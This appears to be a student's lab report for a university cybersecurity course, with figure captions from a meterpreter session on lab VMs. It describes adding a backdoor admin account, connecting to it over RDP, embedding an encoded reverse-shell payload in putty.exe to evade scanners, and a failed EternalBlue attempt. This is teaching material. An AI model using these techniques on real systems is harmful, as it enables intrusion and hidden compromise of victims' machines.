

Figure 14 - Adding an admin account to Windows 7 VM from Internal Kali

Here, I was able to access the Windows 7 shell via meterpreter, granting me admin privilege to execute any command on that system. I then added a user “Marcos” with a generic password. After that, I added this user account to the local group of administrators, granting it admin privileges.

2. Log in to the target Windows 7 VM, then use the netstat command to display all the TCP connections on the target system. Highlight the connection to the attacker Kali.



Figure 15 - Windows 7 - "netstat -a" output

On the Windows 7 VM, I entered "netstat -a" to list all TCP and UDP connections on the target system. Highlighted are the established TCP connections between Internal Kali (192.168.10.13) and the Windows 7 machine (192.168.10.9), with Internal Kali communicating through port 30122.

3. Remote access to the malicious account created in Task C.1, and browse the files belonging to the user, "Windows 7", in RDP.

Figure 16 - Windows 7 - Sign-in screen



Figure 17 - Meterpreter session closed upon signout

Above, I logged out of the Window 7 user account on the Windows 7 VM. The session I had then displayed as “closed” on meterpreter.



Figure 18 - Using rdesktop to access Marcos admin account on Windows 7 VM

In another terminal window on Internal Kali, I launched rdesktop and established a remote connection to the Marcos account on the Windows 7 VM. Once I logged in, I was able to use the machine as if it were my own, and I could even access files belonging to the Window 7 user account.

TASK D – EXTRA CREDIT

• Use PUTTY as a template to generate the payload. The new payload should preserve the template's normal behavior.



Figure 19 - Windows 7 - Copying putty.exe to shared folder



Figure 20 - Copying putty.exe to Internal Kali

Above, I transferred the original putty.exe file from Windows 7 to the shared folder so that I could then access it on Internal Kali.



Figure 21 - Injecting encoded payload into putty.exe

I then used msfvenom to plant the reverse_tcp exploit into putty.exe, the same one that establishes a reverse shell connection with a target host. The x86/shikata_ga_nai encoder makes it more difficult for this payload to be spotted by an Internet browser's virus scanner. Once this was created, I copied it to the HTML server as "putty_encoded.exe" and started the service.



Figure 22 - Windows 7 - Launching putty_encoded.exe

Finally, I downloaded the .exe from the HTML server on the Windows 7 VM and executed it. It launched a normal looking putty.exe, but with the malicious code running in the background.

- Find a CSS template online to decorate the phishing website for payload delivery.

• Use Eternal Blue Exploit, MS17-010, to cause a blue screen error on the Windows Server 2008.



Figure 23 - WS 2008 R2 - Downloading and running reverse tcp payload

Above, I downloaded the reverse tcp payload I created earlier from the HTML server and ran it on the Windows Server 2008 R2 VM, establishing a reverse shell connection with Internal Kali.



Figure 24 - Meterpreter session started between Internal Kali and WS 2008 R2 VM

Above, meterpreter shows the session between Internal Kali and WS 2008 as having been started.



Figure 25 - Failed to load ms17_010_eternalblue payload (no such exploit was found)

Here, I attempted to use the Eternal Blue Exploit (ms17_010_eternalblue), but it appears that the Internal Kali VM does not have this particular exploit. I am mostly certain that this issue cannot be resolved without an Internet connection needed to download the exploit, so I gave up at this point.

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 4 - Password Cracking

Marcos Luchetti

01194213

Task A – Linux Password Cracking

Create six **different** users with **different** passwords (separate into two groups) and add them to Internal Kali. Then use John the Ripper to implement a dictionary attack to crack the passwords(no need to crack all of the passwords).

